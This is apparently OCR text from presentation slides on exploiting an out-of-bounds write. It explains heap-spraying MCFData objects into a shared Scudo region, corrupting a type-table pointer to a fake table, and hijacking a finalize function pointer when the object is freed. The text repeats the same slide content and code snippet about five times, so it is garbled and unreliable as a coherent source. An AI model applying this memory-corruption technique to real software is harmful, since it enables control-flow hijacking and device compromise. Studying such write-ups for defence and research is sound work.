
- **Answer**: The sprayed MCFData objects from Primitive 2


The sprayed MCFData objects are sized such that they are allocated in the **same Scudo region** (0x160) as the indexed vector

- **Note**: Scudo is non deterministic
  - Exploit is not 100% reliable
    - We increased probability of success by spraying many MCFData objects

The exploit structures the overwrite to corrupt a type table pointer in an MCFData object to point to the controlled object from Primitive 3 (ARFX)

  - **At call end, the object will be freed calling a fake finalize function pointer specified in the controlled object**





```
// A negative strong reference count implies too many calls t
MCFContract(strongDecremented >= 0);
if (strongDecremented == 0) {
  const MCFRuntimeClass *runtimeClass = _GetRuntimeClass(cf);
  MCFInvariantNotNull(runtimeClass);
  MCFContract(MCF_RUNTIMEBASE_GET_ALLOW_DESTRUCTION(base));
  if (runtimeClass->finalize) {
    (runtimeClass->finalize)(cf);
  }
```

Control flow hijack using out of bounds write

The exploit can perform the out of bounds write but now the question is **“What do we corrupt?”**


- **Answer**: The sprayed MCFData objects from Primitive 2

The sprayed MCFData objects are sized such that they are allocated in the **same Scudo region** (0x160) as the indexed vector


- **Note**: Scudo is non deterministic
  - Exploit is not 100% reliable
    - We increased probability of success by spraying many MCFData objects

The exploit structures the overwrite to corrupt a type table pointer in an MCFData object to point to the controlled object from Primitive 3 (ARFX)

  - **At call end, the object will be freed calling a fake finalize function pointer specified in the controlled object**



Corruption Target is a Sprayed MCFData object



```
// A negative strong reference count implies too many calls t
MCFContract(strongDecremented >= 0);
if (strongDecremented == 0) {
  const MCFRuntimeClass *runtimeClass = _GetRuntimeClass(cf);
  MCFInvariantNotNull(runtimeClass);
  MCFContract(MCF_RUNTIMEBASE_GET_ALLOW_DESTRUCTION(base));
  if (runtimeClass->finalize) {
    (runtimeClass->finalize)(cf);
  }
```

Control flow hijack using out of bounds write

The exploit can perform the out of bounds write but now the question is **“What do we corrupt?”**

- **Answer**: The sprayed MCFData objects from Primitive 2

The sprayed MCFData objects are sized such that they are allocated in the **same Scudo region** (0x160) as the indexed vector


- **Note**: Scudo is non deterministic
  - Exploit is not 100% reliable
    - We increased probability of success by spraying many MCFData objects


The exploit structures the overwrite to corrupt a type table pointer in an MCFData object to point to the controlled object from Primitive 3 (ARFX)

  - **At call end, the object will be freed calling a fake finalize function pointer specified in the controlled object**

Fake Type Table in ARFX placed object

Corruption Target is a Sprayed MCFData object





```
// A negative strong reference count implies too many calls t
MCFContract(strongDecremented >= 0);
if (strongDecremented == 0) {
  const MCFRuntimeClass *runtimeClass = _GetRuntimeClass(cf);
  MCFInvariantNotNull(runtimeClass);
  MCFContract(MCF_RUNTIMEBASE_GET_ALLOW_DESTRUCTION(base));
  if (runtimeClass->finalize) {
    (runtimeClass->finalize)(cf);
  }
```

Control flow hijack using out of bounds write

The exploit can perform the out of bounds write but now the question is **“What do we corrupt?”**

- **Answer**: The sprayed MCFData objects from Primitive 2

The sprayed MCFData objects are sized such that they are allocated in the **same Scudo region** (0x160) as the indexed vector


- **Note**: Scudo is non deterministic
  - Exploit is not 100% reliable
    - We increased probability of success by spraying many MCFData objects

The exploit structures the overwrite to corrupt a type table pointer in an MCFData object to point to the controlled object from Primitive 3 (ARFX)


- **At call end, the object will be freed calling a fake finalize function pointer specified in the controlled object**

Corruption Target is a Sprayed MCFData object

Fake Type Table in ARFX placed object



Hijacked finalize fptr



```
// A negative strong reference count implies too many calls t
MCFContract(strongDecremented >= 0);
if (strongDecremented == 0) {
  const MCFRuntimeClass *runtimeClass = _GetRuntimeClass(cf);
  MCFInvariantNotNull(runtimeClass);
  MCFContract(MCF_RUNTIMEBASE_GET_ALLOW_DESTRUCTION(base));
  if (runtimeClass->finalize) {
    (runtimeClass->finalize)(cf);
  }
```

Control flow hijack using out of bounds write

The exploit can perform the out of bounds write but now the question is **“What do we corrupt?”**

